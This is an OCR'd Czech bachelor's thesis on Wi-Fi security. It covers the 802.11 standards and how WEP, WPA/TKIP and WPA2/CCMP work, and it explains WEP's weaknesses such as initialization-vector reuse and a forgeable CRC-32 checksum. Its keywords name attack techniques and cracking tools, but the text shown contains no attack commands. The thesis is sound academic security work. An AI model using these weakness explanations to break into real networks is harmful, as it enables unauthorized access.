
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

AKTUÁLNÍ TRENDY V ZABEZPEČENÍ WI-FI SÍTÍ STANDARDU IEEE 802.11

CURRENT TRENDS IN THE SECURITY OF WI-FI IEEE 802.11 NETWORKS

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS


AUTOR PRÁCE — ONDŘEJ BLAŽEK

AUTHOR

VEDOUCÍ PRÁCE — Ing. PAVEL ENDRLE

SUPERVISOR

BRNO 2014



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Bakalářská práce

bakalářský studijní obor
Teleinformatika

Student:	Ondřej Blažek	***ID:***	146788
Ročník:	3	***Akademický rok:***	2013/2014

NÁZEV TÉMATU:

Aktuální trendy v zabezpečení Wi-Fi sítí standardu IEEE 802.11

POKYNY PRO VYPRACOVÁNÍ:

Podrobně popište a rozeberte problematiku sítí standardu 802.11. Prostudujte možnosti zabezpečení těchto sítí a případné nedostatky jednotlivých šifrovacích a autentizačních algoritmů. Dále popište vliv jednotlivých šifrování na síť s ohledem na přenosovou rychlost. Vypracujte praktické útoky na jednotlivé zabezpečení (WEP, WPA a WPA2), navrhněte efektivní použití v praxi a vyhodnoťte momentální situaci z hlediska komerčního používání zabezpečení bezdrátových sítí.

DOPORUČENÁ LITERATURA:

[1] Bigelow, S., J.: Mistrovství v počítačových sítích. Nakladatelství CPRESS 2004. ISBN 80-251-0178-9.
[2] Matas, J.: Linux jako brána do sítě Internet. [Bakalářská práce]. Ústav Telekomunikací FEKT VUT v Brně. 2007.
[3] BARKEN, Lee. Wi-Fi : jak zabezpečit bezdrátovou síť. 1. vyd. Brno : Computer Press, 2004. 174 s. ISBN 80-251-0346-3.
[4] ZANDL, Patrick. Bezdrátové sítě WiFi. 2003. 204 s. ISBN 80-722-6632.

Termín zadání:	10.2.2014	***Termín odevzdání:***	4.6.2014

Vedoucí práce: Ing. Pavel Endrle
Konzultanti bakalářské práce:

doc. Ing. Jiří Mišurec, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Tato práce popisuje možnosti zabezpečení standardu 802.11. Je zde popsán princip WEP algoritmu, problém s jeho inicializačním vektorem, který vede k statistickému útoku a odhalení jeho tajného klíče. Mimo to jsou zde vysvětleny principy dalších algoritmů jako WPA, WPA2, spolu s praktickou ukázkou bruteforce útoku, v praktické části. Taktéž vliv šifrování na propustnost sítě je zde otestován, s použitím testovacího nástroje Iperf.

KLÍČOVÁ SLOVA

standard 802.11, WEP, WEP slabiny, skryté SSID, MAC filtr, Interactive packet replay, ARP replay, Falešná autentizace, Deautentizace, Chopchop, Fragmentační útok, Hirte, Caffe Late, WPA, WPA2, aircrack-ng, cowpatty, genpmk, TKIP, CCMP, Útoky, WPS, bruteforce

ABSTRACT

This work describes security options of 802.11 standard. Principle of WEP algorithm is described here, problem with his inicialization vector which leads to a statistical attack and revelation of his secret key. Moreover other principles of algorithms such as WPA, WPA2 are explained here along with a practical demonstration of bruteforce attack in a practical part of the thesis. Also the influence of encryption on network throughput is tested here using tool Iperf.

KEYWORDS

standard 802.11, WEP, WEP weaknesses, hidden SSID, MAC filter, Interactive packet replay, ARP replay, Fake authentication, Deauthentication, Chopchop, Fragmentation attack, Hirte, Caffe Late, WPA, WPA2, aircrack-ng, cowpatty, genpmk, TKIP, CCMP, Attacks, WPS, bruteforce

BLAŽEK, Ondřej *Aktuální trendy v zabezpečení Wi-Fi sítí standardu IEEE 802.11*: bakalářská práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2013/2014. 57 s. Vedoucí práce byl Ing. Pavel Endrle

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Aktuální trendy v zabezpečení Wi-Fi sítí standardu IEEE 802.11“ jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

(podpis autora)

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno ....

(podpis autora)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

V dnešní době technika už tak pokročila, že bezdrátové sítě jsou využívány téměř v každé domácnosti, kancelářích či hotelech. Jejich využití neustále roste. Hlavní výhodou oproti běžným, drátovým sítím, je jednoduchost instalace, správy či použití. Z důvodu jejich obliby se tyto sítě staly nedílnou součástí života.

Mylné představy o bezpečnosti algoritmu WEP byly vymýceny s příchodem nástroje aircrack a jeho nejnovější verzí aircrack-ng. S pomocí tohoto nástroje je možné obnovit tajný klíč během necelé minuty. Bylo tedy nutné přijít s něčím, čím by byly odstraněny nedostatky algoritmu WEP. Tím se stal algoritmus WPA a protokol TKIP. Až do nedávna byl tento algoritmus neprolomitelný, avšak se zvyšujícím se výkonem počítačů neustále klesá časová náročnost bruteforce útoků, což znamená výrazný problém. Je tedy nutné být si vědom všech nedostatků a vyvarovat se jich. Hlavním problémem, jak se ale ukazuje, je většinou sám uživatel, který dává většinou přednost pohodlí před bezpečností a volí jednoduchá hesla, čímž umožňuje snadný přístup potenciálním útočníkům.

Tato práce vás seznámí s problematikou bezdrátových sítí, standardy 802.11a, b, g, n, ac. Jednotlivými formami zabezpečení a případných slabinách v šifrovacích algoritmech WEP, WPA a WPA2. Každý z algoritmů zde bude představen a vysvětlen princip. Mimo jiné zde budou předvedeny útoky prakticky, včetně vysvětlení každého z nich. V jedné z kapitol bude také rozebrán vliv šifrovacích algoritmů na přenosovou rychlost, proměřen nástrojem na propustnost iperf.

1 STANDARD 802.11

V roce 1997 byl založen první standard pro bezdrátové sítě s označením 802.11, institucí zvanou IEEE (Institute of Electrical and Electronics Engineers). Dosahoval rychlostí do 2 Mb/s, což nebylo dostačující a proto vznikl v roce 1999 standard 802.11b, spolu s 802.11a.

V této kapitole jsem čerpal ze zdrojů [6, 22].

1.1 802.11a

Tento standard vznikl zároveň se standardem 802.11b, avšak na rozdíl od něj, byl navržen, aby pracoval v pásmu 5 GHz. Z toho důvodu nebyl tolik rozšířen, jelikož zařízení podporující 5 Ghz byly dražší než pro 2,4 GHz a není tak kompatibilní s jinými standardy. Standard podporuje rychlosti až 54 Mb/s a využívá modulaci OFDM, avšak prakticky se rychlost pohybuje kolem 25 Mb/s. Tím, že pracuje ve frekvenčním pásmu 5 GHz není signál tolik rušen, protože na této frekvenci nepracuje tolik zařízení, co by rušení způsobovaly.

1.2 802.11b

Roku 1999 byl původní standard rozšířen a vznikl tak 802.11b, který už podporoval rychlosti do 11 Mb/s a byl už tak srovnatelný s ethernetem.

Tento standard využívá stejné frekvenční pásmo, jako původní standard a to 2.4 – 2.4835 GHz. Jednou z nevýhod je avšak slabá odolnost vůči rušení, které mohou způsobovat zařízení pracující na stejné frekvenci jako jsou mikrovlné trouby či bezdrátové telefony. Řešením je využívání ARS, které umožní v případě rušení snížit rychlost, čímž by se zvýšila odolnost vůči chybám. 802.11b využívá modulační technologie DSSS (systém s rozprostřeným spektrem). Tento standard byl aktuálně nahrazen novějšími, ale je stále zachovávána podpora.

1.3 802.11g

Z důvodu dosahovat takových rychlostí jako standard 802.11a a zároveň pracovat v pásmu 2.4 GHz byl vydán standard 802.11g. Jedná se o nejrozšířenější standard, rozšiřující 802.11b, který je zpětně kompatibilní a pracující tedy na stejném frekvenčním pásmu 2.4 – 2.485 GHz. Díky nové modulaci OFDM umožňuje přenosové

rychlosti až do 54 Mb/s, co ho dělá srovnatelným s 802.11a. Reálná rychlost se ale pohybuje kolem 24 Mb/s. Je umožněno vybrat si i modulaci DSSS, pro zachování kompatibility.

Tato kompatibilita je prakticky řešená změnou fyzické vrstvy:

- ERP-DSSS-CCK - Tato vrstva používá kombinaci DSSS a CCK, výkonově srovnatelné s 802.11b.
- ERP-OFDM - Zde se používá nová modulace OFDM, umožňující tak dosáhnout rychlosti srovnatelné s 802.11a a přitom pracovat na 2,4GHz pásmu.
- ERP-DSSS/PBCC - Tato vrstva umožňuje opět zpětnou kompatibilitu, avšak použití PBCC kódování pro data umožnilo zvýšit rychlost na 22, či 33 Mb/s.
- DSSS-OFDM - Jedná se o novinku, u které je hlavička paketu odeslána s použitím DSSS a OFDM je používáno pro přenos čistých dat.

1.4 802.11n

Za účelem zvyšování rychlostí byl vydán standard, vylepšující 802.11g, finálně v roce 2009. Využívá technologii MIMO (Multiple Input Multiple Output) pro významný nárůst datové propustnosti, s pomocí více než jedné přijímací a vysílací antény, což tak umožňuje dosahovat rychlostí vysoce nad 54 Mb/s (teoreticky je udáváno až 600 Mb/s). Byla také zvětšena šířka kanálu na 40 MHz.

Aby byla umožněna zpětná kompatibilita, je možné zvolit na AP z několika módů:

- Legacy - kombinace 802.11a,b a g
- Mixed - kombinace 802.11a,b,g a n
- Greenfield - použití čistě 802.11n

MIMO technologie dovoluje použití až 4 přijímacích a 4 vysílacích antén, současně tak přenášet až 4 datové toky na daném kanálu. Vysoká spotřeba energie, při nasazení této technologie, je řešena tak, že v případě, kdy není MIMO potřebováno, je systém přepnut do stavu nečinnosti, nebo je rychlost snížena na velice nízkou.

1.5 802.11ac

Nejnovější ze standardů, označován také jako Gigabit Wi-Fi nebo VHT (Very High Throughput), zpětně kompatibilní s 802.11a,n, které také mohou využívat 5.8 GHz

nelicencované ISM pásmo. Vylepšením stávajících standardů a jejich technologií, je možné dosáhnout reálné rychlostí přes 1 Gb/s.

Je zde implementována nová forma MIMO, s názvem Multi-User MIMO (MU MIMO). Jedná se přenos dat různým klientům současně, díky využití chytrého systému front. Vylepšení dostala i korekce chyb, u které byl snížen počet kontrolních bitů pro stejný objem dat. Zvětšila se také šířka kanálu na 80 MHz, s možností použít i dva bloky po 80 MHz (160 MHz). Nejvyšších rychlostí je umožněno dosáhnout v případě použití 160 MHz šířky kanálu, modulaci OFDM typu 256-QAM a technologii MIMO s 8 anténovým AP. Dosažení těchto rychlostí ovlivní počet možných kanálů na pouhé dva (2 x 80 MHz, příp. 1 x 160 MHz).

Tab. 1.1: Srovnání majoritních Wi-Fi standardů 802.11

	802.11a	**802.11b**	**802.11g**	**802.11n**	**802.11ac**
Rok vydání standardu	Červenec 1999	Červenec 1999	Červen 2003	Říjen 2009	Leden 2014
Rychlost přenosu dat [Mb/s]	54	11	54	600	6000
Modulace	OFDM	DSSS	OFDM, DSSS	OFDM, DSSS	OFDM
Frekvenční pásmo [GHz]	5	2.4	2.4	2.4 nebo 5	5
Šířka kanálu [MHz]	20	20	20	20 nebo 40	80 nebo 160

2 ŠIFROVACÍ AGORITMY

Z důvodu snadného přístupu do bezdrátové sítě, kdy útočník nemusí mít fyzický přístup do areálu (budovy) a přitom může odposlechnout dění na síti, je nezbytně nutné vždy implementovat nějakou formu zabezpečení. Mezi které patří mimo jiné šifrovací algoritmy.

Útočník si většinou vybere cestu nejmenšího odporu, tzn. tu nejméně zabezpečenou síť. Proto jsou zde uvedeny principy a nedostatky šifrovacích algoritmů, abychom si byli vědomi nedostatků a správně se rozhodli v jejich (ne)nasazení.

V této kapitole jsem převážně čerpal ze zdrojů [1, 2, 3, 4, 5, 7, 19, 20, 21, 22].


2.1 WEP

Šifrovací algoritmus WEP (Wired Equivalent Privacy) je považován za nejstarší zabezpečovací mechanismus, používán v původním standardu IEEE 802.11. Vznikl v roce 1999 jako jedna z prvních forem zabezpečení pro bezdrátové sítě, z důvodu snahy o bezpečný přenos dat jako u kabelové komunikace. WEP chrání data při průchodu přes bezdrátové médium, avšak nezajišťuje úplnou ochranu a utajení dat před odposlechem.

WEP má na výběr dvě možnosti autentizace:

- Otevřený systém - který funguje tak, že klient, který chce získat přístup do sítě odešle jednoduchý požadavek pro autentizaci na daný AP. Ten mu následně odpoví, jestli byla autentizace úspěšná nebo ne. Klient je poté (ne)připojen do sítě.
- Autentizace sdíleným klíčem - založena na tom, že každý z klientů, požadující přístup do sítě, zná tajný klíč, jímž se prokazuje. Daný AP pak ověří, zdali klíč souhlasí. Při shodě je klient následně asociován.

Funkce WEP algoritmu je popsána diagramem na obrázku 2.1. Tajný klíč, který slouží k zašifrování dat při přenosu, sdílený mezi vysílačem (PC) a přijímačem (AP), o délce 40 nebo 104 bitů, je nastaven na každé stanici a je spojen s inicializačním vektorem IV, dlouhým 24 bitů. Ty spolu tvoří symetrickou šifru RC4, která je složena z algoritmů KSA a PRGA. KSA algoritmus pracuje s polem o hodnotách od 0 do 255 a s tzv. seedem, jejichž hodnoty jsou tímto algoritmem promíchány. To je



Obr. 2.1: WEP šifrovací diagram

následováno algoritmem PRGA, jehož výstupem je posloupnost pseudonáhodné řady čísel. Ty jsou společně se stejně dlouhou posloupností dat sečteny v logické funkci XOR a tvoří šifrovaný text. Z důvodu snadného dešifrování je vektor IV obsažen v prostém textu. Ke kontrole chyb v přenosu, po dešifrování, je využit kontrolní součet CRC, označován jako ICV (Integrity Check Value), s délkou 32 bitů. Před finálním odeslání rámce přes síť je ještě připojen k těmto datům vektor IV.

Opačný princip má část přijímací - ta přijme rámec, dešifruje jej, stejně jako u vysílání spojí IV a sdílený klíč, odešlou do generátoru PRGA a výslednou posloupnost opět sečte funkce XOR s přijatým šifrovaným textem. Z toho se pak vypočítá CRC pro přijatou zprávu. Ten pak porovná s tím, uvnitř přijatého rámce. Pokud hodnoty nejsou stejné, je rámec zahozen.

2.1.1 Slabiny algoritmu WEP

Problémy se sdíleným klíčem:
Už jenom to, že WEP nemá nijak řešenu správu klíčů - využívá sdílený klíč mezi všemi stanicemi, je slabinou, jelikož při větším počtu klientů, je z hlediska správy obtížné měnit tento klíč periodicky a tak je většinou používán ten samý. Tudíž při ztrátě stanice by mohl útočník získat klíč a pokud by byl neměněn, měl by vrátka otevřená.

Jako jedna z možností je použití 40bitového klíče (známe jako 64bitový - připojeno IV o hodnotě 24 bitů), což je nedostačující (jedná se o 5 znaků, či 10 hexadecimálních číslic). Velikost by měla být alespoň 80 bitů, aby byl klíč odolný proti slovníkovému útoku.

Chyby v inicializačním vektoru IV:
První slabinou inicializačního vektoru IV je to, že má délku pouze 24 bitů (2^{24}), což nám dá 16 777 216 různých posloupností šifry RC4 a navíc je obsažena v prostém textu, což je nepřípustné pro kryptografické účely.

Další problémem je to, že je IV statické => po určitém čase se bude opakovat,

čehož je využito při statistickém útoku v kapitole 4.1.2.

Ani samotný standard 802.11 nijak nespecifikuje to, jak by měla šifra RC4 s tímto vektorem zacházet, tudíž to je na každém přístupovém bodu, jak s ním naloží. Není známo, jestli začíná od nuly a zvyšuje o jedničku, nebo začíná od konce, či generuje náhodně.

Nevhodnost kontrolního součtu CRC-32:
V něm je problém ten, že útočník je schopen pozměnit ICV tak, aby zpráva vypadala jako originál. A tak je schopen si například změnit cílovou adresu, tak aby vyhovovala jeho potřebám a přístupový bod nebude schopen zjistit, že tento požadavek přichází od útočníka.

Jako kontrolu chyb při přenosu je CRC-32 vhodný, ale pro kryptografii je mnohem lepší zvolit např. algoritmus MD5.

2.2 WPA

Poté, co byly zjištěny zásadní nedostatky WEP algoritmu, bylo potřeba přijít s něčím novým, co by tyto chyby odstranilo. Proto v roce 2003 vydala IEEE nový šifrovací algoritmus WPA (Wi-Fi Protected Access). Z důvodu hardwarové kompatibility byly některé prvky z předešlého WEP algoritmu zachovány, ale byly z důvodu bezpečnosti poupraveny.

Hlavnímu zlepšení se dostalo v následujících částech.:


- Autentizace - založena na 802.1X a protokolu EAP
- Šifrování - je zde použit protokol TKIP
- Integrita dat - CRC32 nahrazen novým MIC (tzv. Michael)

2.2.1 Autentizace

Aktuálně jsou používáný dvě formy autentizace. První z nich je WPA-Enterprise (podniková) a druhá je WPA-Personal (s předsdíleným klíčem PSK - pro menší podniky a domácnosti).


V Enterprise módu je zapotřebí autentizační server, většinou formou RADUIS serveru. Je používána silná 802.1X autentizace (obr. 2.2) spolu s protokolem EAP a jeho autentizačními metodami (EAP/TTLS, PEAP, EAP/TLS). Pokud chce pak uživatel přístup do sítě, vyšle svoje přístupové údaje přes AP k autentizačnímu serveru, který je porovná s databází a je vytvořen tzv. "Master key", který je pak distribuován ke klientovi. AP pak pomocí tohoto klíče dynamicky generuje speciální

klíče k zašifrování každého z paketů, které jsou odeslány směrem k oběma uživateli i AP. Proces, který nastává dále a při kterém dochází k odvozování ostatních klíčů se nazývá 4-way handshake, využívající zprávy EAPOL.



Obr. 2.2: Autentizace 802.1X

Druhou možností je tedy WPA-PSK, pokud není možné využít RADIUS serveru. Tato autentizace poskytuje stejnou šifrovací metodu s pomocí protokolu TKIP. Rozdíl je v hlavním klíči MK (zde je ve formě PSK), který už tím pádem není přidělen od autentizačního serveru, nýbrž je zadáván ručně na obou stranách (AP i klient). Následuje 4-way handshake, jak popisuje obr. 2.3.



Obr. 2.3: Princip 4-way handshake


V první zprávě je autentizátorem vygenerováno náhodné číslo ANonce, které je odeslané supplicantu. Ten si vygeneruje svoje náhodné číslo SNonce a je pak schopen z ANonce, SNonce, MAC AP a MAC klienta vypočítat PTK a ostatní dočasné klíče. Dané SNonce opatří kontrolním součtem MIC a následně odesílá ve formě druhé EAPOL zprávy Autentizátoru (AP). Autentizátor provádí stejnou operaci, vypočítá z přijatých hodnot svoje PTK, opatří ho kontrolním součtem MIC a hodnotu porovná s přijatou. V případě shody je možné usoudit, že supplicant daný PSK klíč zná. Třetí zpráva obsahuje GTK klíč, určený pro skupinové vysílání a informaci k instalaci klíčů. Celá zpráva je opět opatřena MIC. Po ověření MIC na straně klienta je odeslána čtvrtá EAPOL zpráva o ukončení 4-way handshake a potvrzení o instalaci klíčů.

2.2.2 Šifrování a integrita

Díky protokolu TKIP je tajný klíč rozšířen z 40 bitů na 128 a místo jediného statického klíče jsou zde použity klíče dynamické. TKIP je z důvodu kompatibility se staršími zařízeními založen na šifrovacím algoritmu RC4. Předchozí zranitelnosti jako problémy s opakováním vektoru IV jsou odstraněny zavedením čítače TSC (hodnota je inkrementována o 1 pro každý paket) a samotným zvětšením délky IV na 48 bitů. To má za následek zabránění útoků typu replay, jelikož pakety se stejnou nebo nižší hodnotou TSC jsou zahozeny. Dalším zlepšením je zavedení klíčů pro každý odeslaný paket, tzv. "Per Packet Key Mixing".

Vstupem algoritmu RC4 je pak toto rozšířené IV, plus tzv. "dummy byte". Proud klíčů (keystream) který tvoří výstup z RC4 pak vstupuje do funkce XOR, spolu s daty, hodnotou MIC a ICV (viz WEP).

K výpočítání kódu MIC je využito algoritmu Michael. Velikost tohoto kódu je 8 oktetů (8*8 bitů) a k jeho vypočítání je zapotřebí zdrojovou a cílovou adresu (SA a DA), další z dočasných klíčů (TMK) a data. Pokud by během jedné minuty nastalo více než 2 selhání MIC, tak by nastal 60 vteřinový výpadek a bylo by nutné získat nové PTK a GTK klíče.



Obr. 2.4: Paket dat zašifrovaný protokolem TKIP


2.3 WPA2

V roce 2003, kdy byl zaveden algoritmus WPA, nebyl ještě standard 802.11i úplně hotov. To se stalo až v červnu roku 2004, kdy byl plně schválen.


Nese označení WPA2, neboli Wi-Fi Protected Access 2 (někdy i RSN = Robust Security Network) a jeho vydání přineslo zásadní změny v šifrování a integritě dat. Prioritou zde byla bezpečnost a z toho důvodu bylo nutné přijít s něčím úplně novým. Stará RC4 šifra byla nahrazena novou šifrou AES, implementovanou v protokolu CCMP, ale je zde i možnost zvolit protokol TKIP. Autentizace pomocí 802.1X i mód PSK byly zachovány.

Jedním z rozdílů mezi TKIP a CCMP je i ten, že výpočet MIC u TKIP byl prováděn z MSDU (data před fragmentací), avšak u CCMP se vychází z MPDU (data po fragmentaci), to má na starost CBC-MAC (Cipher-Block Chaining Message Authentication Code). Pro výpočet MIC se zde využívá 128 bitového vektoru IV. Princip zobrazuje obr.2.6, nejprve je IV vektor šifrován šifrou AES a dočasným klíčem TK. Následně je těchto 128 bitů XORováno s dalšími 128 bity dat a přejde se opět na první krok. Takto se postupuje, dokud nejsou všechna data hotová. Poslední datový blok je doplněn nulami, aby byl 128b. Poté je vzato prvních 64 bitů, pro výpočet MIC.

Druhý mód CCMP protokolu, tzv. Counter mode (CTR) má na starost šifrování. Na začátku je nastavena hodnota counteru do 1, pokud dřív nebyl použit, jinak se hodnota inkrementuje. Tato hodnota je šifrována pomocí AES a dočasného klíče TK, jejichž výsledek je XORován s prvními 128 bity dat. To nám dá první 128 bitový blok. Takto se postupuje než jsou vyčerpány všechny bloky. Na konci je nastaven counter na nulu a je šifrován šifrou AES a dočasným klíčem TK. Z výstupu této šifry se vezme 64b s hodnotou MIC, převzatou z CBC-MAC a je provedena operace XOR. Výsledek je připojen k datovým blokům.



Obr. 2.5: Paket dat zašifrovaný protokolem CCMP




Obr. 2.6: Princip šifrování protokolem CCMP

3 VLIV ŠIFROVÁNÍ NA PŘENOSOVOU RYCHLOST

Jednotlivé šifrovací algoritmy byly otestovány pomocí síťového testovacího nástroje Iperf, který umožňuje změřit propustnost sítě a kvalitu použité linky, s využitím protokolu TCP nebo UDP. Tento nástroj umožňuje taktéž nastavit při testování různé parametry, avšak je omezen na použití mezi dvěma hosty.

Na obrázku 3.1 lze vidět zapojení, kde je Iperf server připojen ke směrovači pomocí ethernetového kabelu a Iperf klient je připojen bezdrátově pomocí standardu 802.11g, jehož reálná propustnost by se měla pohybovat kolem 22 Mb/s.



Obr. 3.1: Zapojení IPERF

